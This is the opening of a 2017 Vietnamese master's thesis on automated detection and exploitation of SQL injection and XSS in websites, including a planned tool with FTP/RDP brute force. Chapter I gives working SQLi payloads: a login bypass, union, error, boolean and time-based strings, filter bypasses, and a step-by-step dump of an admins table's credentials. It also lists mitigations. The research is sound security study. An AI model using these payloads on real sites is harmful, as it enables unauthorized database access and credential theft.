ĐẠI HỌC QUỐC GIA HÀ NỘI

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ

ĐẶNG THỊ NGỌC TUYẾT

PHÂN TÍCH TỰ ĐỘNG CÁC WEBSITE ĐỂ PHÁT HIỆN LỖ HỔNG TIÊM NHIỄM SQL VÀ XSS

LUẬN VĂN THẠC SĨ CÔNG NGHỆ THÔNG TIN

Hà Nội - 2017

ĐẠI HỌC QUỐC GIA HÀ NỘI

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ

ĐẶNG THỊ NGỌC TUYẾT

PHÂN TÍCH TỰ ĐỘNG CÁC WEBSITE ĐỂ PHÁT HIỆN LỖ HỔNG TIÊM NHIỄM SQL VÀ XSS

Ngành: Công nghệ thông tin

Chuyên ngành: Truyền dữ liệu và Mạng máy tính

Mã số:

LUẬN VĂN THẠC SĨ CÔNG NGHỆ THÔNG TIN

NGƯỜI HƯỚNG DẪN KHOA HỌC: TS. NGUYỄN ĐẠI THỌ

Hà Nội - 2017

LỜI CAM ĐOAN

Tôi xin cam đoan nội dung của luận văn "***Phân tích tự động các Website để phát hiện lỗ hổng tiêm nhiễm SQL và XSS***" là sản phẩm của riêng cá nhân tôi, không sao chép lại của người khác. Những vấn đề được trình bày trong luận văn là kết quả của quá trình học tập, nghiên cứu, làm việc của bản thân. Tất cả tài liệu tham khảo đều có xuất xứ rõ ràng và được trích dẫn hợp pháp.

Tôi xin chịu hoàn toàn trách nhiệm cho lời cam đoan của mình.

Hà Nội, ngày 17 tháng 4 năm 2017

Người cam đoan

Đặng Thị Ngọc Tuyết

LỜI CẢM ƠN

Tôi xin bày tỏ lòng biết ơn sâu sắc đến TS. Nguyễn Đại Thọ đã tận tình giúp đỡ tôi trong suốt quá trình học tập và làm luận văn, truyền cho tôi những kinh nghiệm quý báu trong thời gian thực hiện đề tài.

Tôi xin gửi lời biết ơn sâu sắc tới các thầy cô trong Khoa Công nghệ Thông tin, Đại học Công nghệ - Đại học Quốc gia Hà Nội đã truyền đạt cho tôi những kiến thức vô cùng quý báu, định hướng các vấn đề nghiên cứu nổi bật hiện nay.

Tôi cũng muốn cảm ơn các chuyên gia, đồng nghiệp đã chia sẻ những tài liệu quý báu, hỗ trợ và góp ý về mặt chuyên môn để tôi hoàn thành luận văn.

Cuối cùng, tôi xin cảm ơn gia đình, bạn bè đã luôn bên cạnh ủng hộ và động viên khuyến khích tạo điều kiện cho tôi có thời gian nghiên cứu.

Hà Nội, tháng 4 năm 2017

MỤC LỤC

MỤC LỤC 5
DANH MỤC HÌNH ẢNH 8
DANH MỤC THUẬT NGỮ, TỪ VIẾT TẮT 10
MỞ ĐẦU 11
CHƯƠNG I: TỔNG QUAN VỀ LỖ HỔNG BẢO MẬT SQLI, XSS 15
1.1. Lỗ hổng an ninh ứng dụng web 15
1.2. Lỗ hổng an ninh SQLi 15
1.2.1. Giới thiệu lỗ hổng SQLi 15
1.2.2. Phương pháp phát hiện lỗ hổng SQLi 16
1.2.3. Phương pháp khai thác SQLi 18
1.2.4. Phương pháp phòng chống SQLi 21
1.3. Lỗ hổng an ninh XSS 22
1.3.1. Giới thiệu lỗ hổng an ninh XSS 22
1.3.2. Phân loại XSS 23
1.3.3. Quá trình phát hiện lỗ hổng XSS 25
1.3.4. Cách thức phòng chống lỗ hổng XSS 25
CHƯƠNG II: CÁC GIẢI PHÁP QUÉT LỖ HỔNG ỨNG DỤNG WEB 27
2.1. Tổng quan công cụ quét lỗ hổng ứng dụng Web 27
2.1.1. Giới thiệu công cụ quét lỗ hổng ứng dụng Web 27
2.1.2. Phương thức hoạt động của công cụ quét lỗ hổng an ninh 27
2.2 Giới thiệu một số công cụ quét phổ biến hiện nay 28
2.2.1. Secubat 28
2.2.2. Acunetix Web Vulnerability Scanner 31
2.2.3. SQLMap 32
2.2.4. Burpsuite 33
2.2.5. Havij 35
2.2.6. Nessus 36

CHƯƠNG III. XÂY DỰNG PHẦN MỀM PHÂN TÍCH TỰ ĐỘNG WEBSITE PHÁT HIỆN VÀ KHAI THÁC LỖ HỔNG SQLI VÀ XSS 37
3.1. Mô hình kiến trúc hệ thống 37
3.2. Sơ đồ phân rã chức năng 38
3.3. Sơ đồ hoạt động 39
3.4. Các thuật toán chính 41
3.4.1. Thuật toán dum URL 41
3.4.2. Thuật toán phát hiện lỗ hổng SQLi 42
3.4.3. Thuật toán phát hiện lỗ hổng XSS 43
3.4.4. Thuật toán khai thác lỗ hổng SQLi 44
3.4.5. Thuật toán khai thác Blind SQLi 45
3.4.6. Thuật toán khai thác lỗ hổng XSS 47
3.4.7. Thuật toán quét cổng 48
3.4.8. Thuật toán bruteforce tài khoản FTP 49
3.5. Xây dựng các mô-đun chức năng 50
3.5.1. Mô-đun dump URL 50
3.5.2. Mô-đun phát hiện lỗ hổng SQLi 50
3.5.3. Mô-đun khai thác lỗ hổng SQLi 51
3.5.4. Mô-đun phát hiện lỗ hổng XSS 52
3.5.5. Mô-đun khai thác lỗ hổng XSS 53
3.5.6. Mô-đun dò quét lỗ hổng nhiều website 54
3.5.7. Mô-đun dò quét lỗ hổng nhiều URL 54
3.5.8. Mô-đun phát hiện file nhạy cảm 55
3.5.9. Mô-đun quét cổng 56
3.5.10. Mô-đun brute force tài khoản đăng nhập dịch vụ FTP 57
3.5.11. Mô-đun brute force tài khoản đăng nhập dịch vụ RDP 58
3.5.12. Mô-đun thiết lập Proxy 58
3.5.13. Mô-đun lập lịch 59
CHƯƠNG IV. THỬ NGHIỆM VÀ ĐÁNH GIÁ KẾT QUẢ 60
4.1. Thử nghiệm phần mềm TH-Scanner 60

4.1.1. Thử nghiệm phát hiện và khai thác lỗ hổng SQLi 60
4.1.2. Thử nghiệm phát hiện và khai thác lỗ hổng XSS 62
4.1.3. Thử nghiệm khai thác các lỗ hổng an ninh khác 63
4.1.4. Nhận xét 64
4.2. So sánh với các phần mềm quét khác 64
4.2.1. So sánh tính năng 64
4.2.2. So sánh hiệu quả: 65
4.2.3. Nhận xét: 69
KẾT LUẬN 70
TÀI LIỆU THAM KHẢO 71

DANH MỤC HÌNH ẢNH

Hình 1: Sơ đồ minh họa tấn công SQLi 16
Hình 2: Các bước tấn công Persistent XSS 23
Hình 3: Các bước tấn công Non-Persistent XSS 24
Hình 4: Bộ từ khóa Secubat sử dụng phát hiện SQLi 29
Hình 5: Mô hình khai thác SQLi của Secubat 30
Hình 6: Mô hình hoạt động Burp Suite 34
Hình 7: Mô hình kiến trúc hệ thống 37
Hình 8: Sơ đồ phân rã chức năng hệ thống 38
Hình 9: Sơ đồ hoạt động hệ thống 39
Hình 10: Sơ đồ thuật toán dump URL 41
Hình 11: Sơ đồ thuật toán phát hiện lỗ hổng SQLi 42
Hình 12: Thuật toán phát hiện lỗ hổng XSS 43
Hình 13: Thuật toán khai thác lỗ hổng SQLi 44
Hình 14: Thuật toán khai thác Blind SQLi lấy tên các bảng 45
Hình 15: Ví dụ chuyển đổi mã ASCII và mã nhị phân của ký tự 43
Hình 16: Thuật toán khai thác lỗ hổng XSS 47
Hình 17: Thuật toán quét cổng 48
Hình 18: Thuật toán bruteforce tài khoản FTP 49
Hình 19: Giao diện mô-đun Dump URL 50
Hình 20: Giao diện mô-đun phát hiện lỗ hổng SQLi 51
Hình 21: Giao diện mô-đun khai thác lỗ hổng SQLi 52
Hình 22: Giao diện mô-đun phát hiện lỗ hổng XSS 52
Hình 23: Giao diện mô-đun khai thác lỗ hổng XSS 53
Hình 24: Giao diện mô-đun dò quét lỗ hổng nhiều website 54
Hình 25: Giao diện mô-đun dò quét lỗ hổng nhiều URL 55
Hình 26: Giao diện mô-đun phát hiện file nhạy cảm 56
Hình 27: Giao diện mô-đun quét cổng 56
Hình 28: Giao diện mô-đun brute force FTP 57
Hình 29: Giao diện mô-đun brute force RDP 58
Hình 30: Giao diện mô-đun thiết lập Proxy 59
Hình 31: Giao diện mô-đun lập lịch 59
Hình 32: Thử nghiệm khả năng phát hiện lỗi SQLi 60
Hình 33: Khai thác SQLi với CSDL MySQL 61
Hình 34: Khai thác SQLi với CSDL SQL Server 61
Hình 35: Khai thác SQLi kỹ thuật Error Based 61
Hình 36: Khai thác SQLi thực hiện bypass nâng cao 62
Hình 37: Ví dụ thuật toán tìm kiếm nhị phân 46
Hình 38: Thử nghiệm tính năng phát hiện lỗi XSS 62
Hình 39: Phát hiện và khai thác lỗ hổng XSS 63
Hình 40: Dung lượng sử dụng khi xử lý song song nhiều mục tiêu 64

Hình 41: Sử dụng công cụ Havij *67*
Hình 42: Sử dụng công cụ SQL Map *67*
Hình 43: Sử dụng TH-Scanner *68*
Hình 44: TH-Scanner lấy toàn bộ CSDL SQL Server *69*

DANH MỤC THUẬT NGỮ, TỪ VIẾT TẮT

Brute force	Kỹ thuật đoán thử đúng/sai liên tục tài khoản đăng nhập
Bypass	Kỹ thuật để vượt qua bộ lọc của quản trị viên
CSDL	Cơ sở dữ liệu
URL	Địa chỉ của một tài nguyên trên mạng Internet
Scanner	Công cụ quét lỗ hổng an ninh
Crawl	Thu thập dữ liệu
Crawler	Bộ khảo duyệt web
XSS payloads	Danh sách các đoạn mã để khai thác lỗ hổng XSS
CSP	Chính sách an ninh dữ liệu
GHDB	Sử dụng Google để tìm kiếm thông tin đối tượng
FTP	Giao thức truyền tập tin
RDP	Giao thức truy cập máy tính từ xa
Cookies	Tập tin lưu trữ thông tin duyệt web
SQLi	Lỗ hổng tiêm nhiễm SQL
XSS	Lỗ hổng Cross-site scripting

MỞ ĐẦU

Đặt vấn đề:

Hiện nay cùng với sự phát triển nhanh chóng của công nghệ và ứng dụng web, vấn đề an ninh web đang trở nên cấp thiết nhằm đảm bảo an toàn thông tin cho tất cả người dùng. Ứng dụng web đã trở thành mục tiêu tấn công phổ biến của tin tặc với các hình thức tấn công ngày càng tinh vi và phức tạp. Theo thống kê trên Zone-h.org, trung bình mỗi ngày có hơn một triệu website bị tấn công, trong đó có hàng trăm website của Việt Nam. Thời gian gần đây liên tục xảy ra nhiều vụ tấn công mạng vào cơ quan chính phủ, cơ sở hạ tầng trọng yếu, tổ chức tài chính gây tổn thất về tài chính, bất ổn chính trị và làm ảnh hưởng cuộc sống của người dân. Trong các cuộc tấn công đó, lỗ hổng bị khai thác nhiều nhất là tiêm nhiễm SQL (SQLi, chiếm 15% các cuộc tấn công lỗ hổng an ninh web) và Cross-site scripting (XSS, chiếm 18%) [19]. Với các lỗ hổng này, tin tặc có thể dễ dàng tấn công, chiếm quyền điều khiển, truy cập vào các nguồn thông tin nhạy cảm, gồm cả thông tin cá nhân người dùng.

Trên thế giới, nhiều tổ chức, cá nhân đã phát triển các phần mềm để phát hiện và khai thác lỗ hổng an ninh web như: Acunetix, SQLMap, Havij, BurpSuite, ZAP, XSSer, Nmap… Tuy nhiên, đa số các phần mềm này là sản phẩm thương mại, nếu là phiên bản miễn phí sẽ bị giới hạn nhiều tính năng, khó nâng cấp, bảo trì. Ngoài ra, các phần mềm chỉ thực hiện khai thác một lỗ hổng an ninh chuyên biệt hoặc chỉ chú trọng phát hiện lỗ hổng an ninh, chưa tập trung phần khai thác. Ví dụ, Acunetix là phần mềm thương mại dùng để dò quét lỗ hổng tầng ứng dụng web như SQLi và XSS, nhưng việc thực hiện phân tích XSS không hiệu quả như các công cụ khác; SQL Map và Havij có khả năng phát hiện và khai thác SQLi tốt nhưng không dò quét lỗ hổng XSS, không thu thập (crawl) dữ liệu; BurpSuit và ZAP tích hợp nhiều tính năng nhưng chủ yếu tập trung phần

phát hiện lỗ hổng an ninh là chính, chưa tập trung khai thác lỗ hổng; NMap và Xprobe dùng để xác định host sẵn có hoặc các dịch vụ có thể truy cập nhưng chưa có khả năng phân tích lỗ hổng an ninh tầng ứng dụng; XSSer, Scott và Sharp chỉ tập trung vào lỗ hổng XSS nhưng chủ yếu để đề xuất triển khai tường lửa mức ứng dụng, xây dựng chính sách để bảo vệ ứng dụng web.

Mục tiêu nghiên cứu:

Với sự phổ biến và mức độ nguy hiểm của hai lỗ hổng an ninh website là SQLi và XSS, luận văn lựa chọn đề tài nghiên cứu "*Phân tích tự động các Website để phát hiện lỗ hổng tiêm nhiễm SQL và XSS*" với mong muốn nghiên cứu cách thức khai thác lỗ hổng an ninh web, đồng thời xây dựng một phần mềm hỗ trợ đắc lực trong quá trình kiểm tra lỗ hổng an ninh, đặc biệt có khả năng phát hiện và khai thác tốt lỗ hổng SQLi và XSS. Ngoài ra, phần mềm này bổ sung thêm một số tính năng như kiểm tra host tầng mạng, quét cổng, brute force tài khoản đăng nhập FTP và RDP, dò quét các file nhạy cảm, đường dẫn trang đăng nhập của website... Phần mềm được xây dựng mới từ đầu nhằm mục đích có thể dễ dàng tùy biến chức năng, giao diện theo nhu cầu người sử dụng, có thể nâng cấp khi cần thiết, đồng thời khắc phục một số nhược điểm của các phần mềm quét hiện có. Phần mềm kiểm tra lỗ hổng an ninh theo hình thức hộp đen (kiểm tra ứng dụng từ bên ngoài, các dữ liệu đầu vào và các dữ liệu xuất ra mà không cần quan tâm đến hoạt động bên trong cũng như mã nguồn của ứng dụng), do đó có thể dễ dàng sử dụng với cả những người không có kiến thức về an ninh mạng.

Nội dung nghiên cứu:

- Nghiên cứu tổng quan lỗ hổng an ninh ứng dụng web.

- Nghiên cứu nguyên lý, cách thức hoạt động một số công cụ dò quét lỗ hổng an ninh web phổ biến hiện nay (SQL Map, Havij, Acunetix, Burp Suite...).

- Nghiên cứu phương pháp thu thập, trích xuất cấu trúc một website.

- Nghiên cứu phương pháp phát hiện lỗ hổng an ninh SQLi, XSS.

- Nghiên cứu phương pháp khai thác lỗ hổng an ninh SQLi, XSS.

- Nghiên cứu xử lý song song quá trình phát hiện và khai thác lỗ hổng SQLi và XSS đồng thời nhiều mục tiêu.

- Nghiên cứu phương pháp brute force tài khoản FTP, RDP.

Kết quả nghiên cứu:

Luận văn đã xây dựng thành công phần mềm phân tích tự động website, có thể phát hiện và khai thác tốt các lỗ hổng SQLi với Cơ sở dữ liệu (CSDL) MySQL, SQL Server, kỹ thuật Error based, Blind và lỗ hổng XSS; có khả năng phát hiện và khai thác lỗ hổng SQLi và XSS với một số website mà một số phần mềm quét hiện tại không làm được. Thử nghiệm với 3289 URL có khả năng có lỗi SQLi và XSS, công cụ này có thể phát hiện 767 URL có lỗi SQLi và 100 URL có lỗi XSS, thực hiện trong thời gian nhanh hơn một số phần mềm quét hiện tại. Ngoài ra, phần mềm bổ sung thêm nhiều tính năng hỗ trợ tối đa quá trình dò quét lỗ hổng an ninh web như: kiểm tra lỗ hổng bảo mật cùng lúc nhiều website; khai thác đồng thời cả lỗi SQLi và XSS; lập lịch kiểm tra lỗ hổng website; Brute Force tài khoản FTP, RDP; tìm đường dẫn thư mục nhạy cảm.

Bố cục luận văn:

Chương I: Tổng quan về lỗ hổng an ninh ứng dụng web, giới thiệu lỗ hổng SQLi và XSS

Giới thiệu tổng quan về các lỗ hổng an ninh ứng dựng web, các hình thức tấn công lỗ hổng SQLi, XSS và các phương pháp khai thác của từng loại tấn công, cách thức người quản trị, lập trình viên thực hiện để tránh bị tin tặc khai thác các lỗ hổng an ninh trên.

Chương II: Các giải pháp quét lỗ hổng ứng dụng web

Giới thiệu về giải pháp quét lỗ hổng và một số công cụ dò quét lỗ hổng an ninh ứng dụng web phổ biến hiện nay, ưu nhược điểm từng công cụ.

Chương III: Xây dựng phần mềm phân tích tự động website phát hiện và khai thác lỗ hổng an ninh SQLi và XSS

Trình bày cách thức xây dựng phần mềm phát hiện và khai thác lỗ hổng SQLi và XSS. Xây dựng sơ đồ phân rã chức năng, thuật toán, mô-đun chức năng, thực hiện khai thác các trường hợp cụ thể để khai thác những website có lỗ hổng SQLi và XSS mà những công cụ hiện tại không làm được, đồng thời tích hợp nhiều tính năng mới.

Chương IV: Trình bày kết quả thực nghiệm

Thử nghiệm các chức năng của phần mềm và đánh giá hiệu quả hoạt động, so sánh kết quả với một số phần mềm khác.

CHƯƠNG I: TỔNG QUAN VỀ LỖ HỔNG BẢO MẬT ỨNG DỤNG WEB, GIỚI THIỆU LỖ HỔNG SQLI, XSS

1.1. Lỗ hổng an ninh ứng dụng web

Ngày nay, với sự phát triển không ngừng của các ứng dụng web thì các cuộc tấn công ứng dụng web cũng phát triển hết sức phức tạp. Điều này đã đặt ra vấn đề cấp thiết là cần làm thế nào để đảm bảo an toàn thông tin cho ứng dụng web, thông tin của người sử dụng. Hiện tại có khá nhiều phần mềm hỗ trợ lập trình viên, chuyên viên quản trị mạng tìm kiếm lỗ hổng của ứng dụng web. Tuy nhiên, các phần mềm này không theo kịp sự phát triển nhanh chóng của các ứng dụng web, không thể ngăn chặn hoàn toàn các cuộc tấn công với phương thức đa dạng, nguy hiểm trong bối cảnh lỗ hổng ứng dụng web bị phát hiện ngày càng nhiều. Thống kê cho thấy, hơn 90% các ứng dụng web tồn tại các lỗ hổng an ninh và 75% cuộc tấn công mạng tập trung vào các ứng dụng web [18]. Dự án mở về an ninh ứng dụng web OWASP đã phân loại 10 lỗ hổng ứng dụng web phổ biến và nguy hiểm nhất hiện nay gồm [17]: A1- Nhúng mã (Injection); A2- Xác thực hay quản lý phiên thiếu chính xác; A3- Thực thi mã Script xấu (XSS); A4- Đối tượng tham chiếu không an toàn; A5- Sai sót trong cấu hình an ninh; A6- Lộ dữ liệu nhạy cảm; A7- Điều khiển truy cập mức chức năng không an toàn; A8- Tấn công giả mạo (CSRF); A9- Sử dụng thành phần chứa lỗ hổng đã công khai; A10- Chuyển hướng và chuyển tiếp không an toàn.

1.2. Lỗ hổng an ninh SQLi

1.2.1. Giới thiệu lỗ hổng SQLi

SQLi là lỗ hổng trong việc kiểm tra dữ liệu đầu vào của các ứng dụng web và các thông báo lỗi của hệ quản trị CSDL trả về, được tin tặc khai thác bằng cách tiêm các mã SQL để thực thi câu lệnh bất hợp pháp, đăng nhập mà không cần tên tài khoản và mật khẩu, thực hiện truy cập từ xa, xóa dữ liệu, lấy quyền quản trị của máy chủ…. Khai thác lỗ hổng SQLi là một trong những hình thức


tấn công website phổ biến hiện nay. Đa số ứng dụng web sử dụng hệ quản trị CSDL MySQL, SQL Máy chủ, Oracle, DB2, Sysbase đều có khả năng dính lỗ hổng SQLi. Sơ đồ minh họa việc tấn công SQLi được mô tả trên Hình 1. Mỗi khi người dùng tiến hành đăng nhập vào tài khoản trực tuyến, họ sẽ phải cung cấp thông tin về Username và Password. Trong quy trình kiểm tra và xác nhận tính hợp pháp của tài khoản đó, hệ thống hoặc ứng dụng web tương ứng sẽ chạy 1 câu lệnh truy vấn có dạng như sau:

```
SELECT * FROM Users WHERE User_id='srinivas' AND Password='mypassword';
```

Nếu kẻ tấn công chèn đoạn mã ***' OR 1=1;/**** vào giá trị User-Id và ****/--*** vào giá trị Password, câu lệnh truy vấn sẽ có dạng:

```
SELECT * FROM Users WHERE User_id='' OR 1=1;/*' and password='*/--'
```

Đây là câu lệnh có điều kiện luôn đúng, do đó kẻ tấn công có thể lấy toàn bộ dữ liệu của bảng Users.



Hình 1: Sơ đồ minh họa tấn công SQLi

1.2.2. Phương pháp phát hiện lỗ hổng SQLi

Các toán tử để tự động phát hiện lỗ hổng SQLi chia làm 03 dạng [3, 4, 5]:

- Toán tử thay đổi hành vi: **or '1'='1**, **and '1'='1**, ;DROP ALL TABLES;--

- Toán tử thay đổi cú pháp câu lệnh SQL: ', **"**, **)** , -- , *, -, #.

- Toán tử làm mờ:

+ Thay whitespace bằng ký tự +, /**/, hoặc giá trị unicode %20,%09,%0a, %0b, %0c, %0d, %a0;

+ Thay dấu ' bằng %27;

+ Thay 1=1 bằng not false=!!1;

+ Thay select bằng SELECT hoặc SeLeCt, sel/*comment here*/ect.

Sau khi thêm các toán tử sau giá trị đầu vào, gửi yêu cầu đến máy chủ web, phân tích trang phản hồi nếu xuất hiện các dấu hiệu như sau thì website đó có lỗi SQLi:

- Xuất hiện thông báo lỗi từ máy chủ web;

- Xuất hiện thông báo lỗi ẩn trong websource;

- Chuyển hướng tới trang web khác;

- Báo lỗi 500 (Internal Server Error);

- Không hiển thị gì hoặc hiển thị khác so với trang ban đầu;

- Nếu điều kiện đúng thì hiển thị trang ban đầu, điều kiện sai thì hiển thị lỗi hoặc khác so với trang ban đầu.

* Với từng hệ quản trị CSDL khác nhau hoặc dạng lỗi SQLi khác nhau sẽ xuất hiện thông báo lỗi khác nhau [11,13,16].

- Đối với CSDL MySQL xuất hiện các lỗi:

+ *You have an error in your SQL syntax;*

+ *mysql_fetch_array();*

+ *mysql_fetch_assoc().*

- Đối với CSDL Ms SQL Server xuất hiện các lỗi:

+ *Microsoft SQL Native Client error;*

+ *Microsoft OLE DB Provider for SQL Server;*

+ *Unclosed quotation mark after the character string;*

+ *Microsoft OLE DB Provider for ODBC Drivers;*

+ *ODBC SQL Server Driver;*

+ *Unclosed quotation mark after the character string.*

- Đối với CSDL oracle xuất hiện lỗi: *SQL command not properly ended.*

- Đối với CSDL Postgre SQL xuất hiện các lỗi:

+ *Query failed: ERROR: syntax error at or near;*

+ *PSQLException : ERROR;*

+ *Free and Open Source Software (FOSS).*

- Đối với lỗi SQLi dạng Error based xuất hiện lỗi: *Invalid query: The used SELECT statements have a different number of columns.*

- Đối với lỗi SQLi dạng Blind: Ta thêm sau giá trị đầu vào chuỗi **" and (true)"** trả về đúng trang ban đầu; Nếu thêm chuỗi **" and (false)"** trả về khác trang ban đầu.

1.2.3. Phương pháp khai thác SQLi

Khai thác lỗ hổng SQLi có các phương pháp như sau [8,9,12,14,16]:

Union query based: Đây là phương pháp phổ biến khi khai thác Sql injection. Cơ sở của nó là sử dụng từ khóa union để gộp các kết quả của các mệnh đề select, qua đó lấy được thông tin từ CSDL. Ví dụ với câu lệnh sau, ta có thể lấy được tên CSDL của website.

```
http://www.site.com/index.php?id=1 union select 1,2,database(),4,5--+
```

Boolean based: Cơ sở của kỹ thuật này là việc so sánh đúng sai để tìm ra từng ký tự của những thông tin như tên bảng, tên cột, dữ liệu.

```
http://www.site.com/index.php?id=1
AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

Nếu ký tự đầu tiên của trường username có giá trị ASCII bằng 97 thì sẽ trả về kết quả đúng.

Error based: Khai thác các lỗi cú pháp để trích xuất thông tin. Ví dụ để lấy tên CSDL ta sử dụng câu lệnh như sau:

```
http://www.site.com/index.php?id=1 and (select 1 from (select count(*),concat((select(select concat(cast(database() as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
```

Time based: Dựa thời gian xử lý của cơ sở dữ liệu sau đó trả về kết quả để xác định câu truy vấn Sql có thực hiện thành công hay không.

```
http://www.site.com/index.php?id=1 AND IF(version() like '5%', sleep(10), 'false'))--
```

Câu lệnh này kiểm tra phiên bản MySQL có phải là 5.x bằng cách tạo độ trễ trên server 10 giây.

Ngoài ra, một số website chặn các truy vấn chứa các hàm union, select, convert…, dẫn đến kết quả truy vấn trả về không mong muốn. Do vậy, bắt buộc phải sử dụng kỹ thuật "bypass", để vượt qua các bộ lọc SQL. Một số bypass thông thường như thay đổi 1 số chữ Hoa, thường xen kẽ nhau (UniON, SeLECt…) hoặc ký tự sang mã ASCII, nếu không hiện ra table_name, ta thực hiện: unhex(hex(group_concat(table_name)).

Trong từng phương pháp khai thác trên, với mỗi hệ quản trị CSDL khác nhau, có các câu lệnh khai thác khác nhau. Các bước thực hiện khai thác lỗ hổng SQLi bao gồm: (1) Xác định hệ quản trị CSDL bao gồm loại cơ sở dữ liệu (mysql, ms sql server, oracle, ms access…) và phiên bản của nó; (2) Xác định số cột và vị trí cột lỗi; (3) Xác định tên CSDL; (4) Xác định tên các bảng; (5) Xác định tên cột; (6) Xác định dữ liệu lưu trữ trong CSDL.

Dưới đây trình bày cụ thể kỹ thuật khai thác UNION SELECT với CSDL MySQL:

- Xác định phiên bản MySQL:

http://www.site.com/index.php?id=1 Union Select 1,2,version(),4,5-- -

- Xác định số cột trong bảng hiện tại: Sử dụng câu lệnh order by

http://www.site.com/index.php?id=1 order by 6-- - lỗi
http://www.site.com/index.php?id=1 order by 5-- - không lỗi

Vậy bảng hiện tại có 5 cột.

- Xác định vị trí cột lỗi: sử dụng câu lệnh UNION SELECT

http://www.site.com/index.php?id=1 Union Select 1,2,3,4,5-- -

Những con số trả về chính là vị trí cột lỗi. Chú ý, nếu trang phản hồi không trả về những con số ta có thể làm như sau:

+ View page source xem có số trong đó không;

+ Xem file ảnh bị lỗi để thấy số;

+ Thay id bằng null (http://www.site.com/index.php?id=null...);

+ Thay các column bằng null (http://www.site.com/index.php?id=1 Union Select null,null,null,null,null-- -);

+ Bypass filter;

+ Khai thác Error Base hoặc Blind SQLi;

Giả sử vị trí cột lỗi là 3.

- Xác định tên database:

http://www.site.com/index.php?id=1 Union Select 1,2,database(),4,5-- -

- Xác định tên bảng:

http://www.site.com/index.php?id=1 Union Select 1,2,unhex(hex(group_concat(table_name))),4,5 From Information_schema.tables-- -

Giả sử kết quả trả về gồm các bảng:

CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_ APPLICABILITY,USER_PRIVILEGES,VIEWS, admins, articles… Ta chỉ quan tâm đến bảng admins.

- Xác định các cột của bảng admins:

```
http://www.site.com/index.php?id=1 Union Select
1,2,unhex(hex(group_concat(columns_name))),4,5 From
Information_schema.columns where table_name=0x61646d696e73-- -
```

0x61646d696e73 là dạng mã hexa của admins.

Giả sử các cột của bảng admins là: id, username, password, email

- Tìm dữ liệu bảng admins:

```
http://www.site.com/index.php?id=1 Union Select
1,2,unhex(hex(group_concat(id, 0x2f, username,0x2f,password, 0x2f,
email))),4,5 From admins-- -
```

0x2f: là dạng hex của kí tự "/".

1.2.4. Phương pháp phòng chống SQLi

Để phòng chống lỗ hổng SQLi, có các phương pháp như sau [2]:

- Mã hóa ký tự trên địa chỉ URL trước khi được sử dụng.

- Không hiển thị thông báo lỗi cho người dùng bằng cách thay thế những lỗi thông báo bằng 1 trang do người phát triển thiết kế.

- Kiểm tra giá trị nhập vào của người dùng, thay thế những kí tự như **‘ ;**… loại bỏ các kí tự meta như **',",/,\,;** và các kí tự extend như NULL, CR, LF, ...trong các chuỗi nhận được từ dữ liệu người dùng nhập vào, các tham số URL, các giá trị từ cookies.

- Chuyển các giá trị numeric sang integer trước khi thực hiện câu truy vấn SQL hoặc dùng *ISNUMERIC* để chắc chắn nó là một số *integer*.

- Dùng thuật toán để mã hóa dữ liệu.

- Khoá chặt SQL Máy chủ:

+ Dùng tiện ích Network Utility để kiểm tra rằng, chỉ có các thư viện mạng đang dùng là hoạt động.

+ Kiểm tra tất cả các tài khoản có trong SQL Máy chủ: chỉ tạo tài khoản có quyền thấp cho các ứng dụng, loại bỏ những tài khoản không cần thiết, đảm bảo rằng tất cả tài khoản có mật khẩu hợp lệ.

+ Kiểm tra các đối tượng tồn tại: xóa bỏ các extended stored procedure, xoá bỏ tất cả CSDL mẫu như “northwind” và “pubs”, xóa các stored procedure không dùng như: master..xp_cmdshell, xp_startmail, xp_sendmail, sp_makewebtask…

+ Kiểm tra những tài khoản nào có thể truy xuất đến những đối tượng nào: đối với những tài khoản của một ứng dụng nào đó dùng để truy xuất CSDL thì chỉ được cấp những quyền hạn cần thiết tối thiểu để truy xuất đến những đối tượng nó cần dùng.

+ Kiểm tra các phiên làm việc trên máy chủ.

+ Thay đổi "Startup và chạy SQL Máy chủ" ở mức người dùng quyền hạn thấp trong SQL Máy chủ Security.

1.3. Lỗ hổng an ninh XSS

1.3.1. Giới thiệu lỗ hổng an ninh XSS

XSS là một kiểu tấn công cho phép tin tặc chèn những đoạn script độc hại (thường là javascript hoặc HTML) vào website và thực thi trong trình duyệt của người dùng nhằm đánh cắp những thông tin quan trọng như cookie, mật khẩu... XSS không tấn công vào máy chủ của hệ thống mà chủ yếu tấn công trên máy client của người dùng. Đây là một trong những kỹ thuật tấn công phổ biến nhất của các ứng dụng web và ngày càng nguy hiểm [1].

Những phương pháp tin tặc có thể khai thác qua lỗi XSS:

- Đánh cắp cookie: tin tặc có thể lấy được cookie của người dùng và sử dụng thông tin đánh cắp để giả mạo phiên truy cập hoặc lấy những thông tin nhạy cảm khác được lưu trong cookie.

- Keylogging: tin tặc có thể ghi lại những thao tác gõ phím của người dùng bằng cách sử dụng sự kiện addEventListener trong Javascript nhằm đánh cắp các thông tin nhạy cảm, lấy mật khẩu truy cập website hoặc mã số thẻ tín dụng…

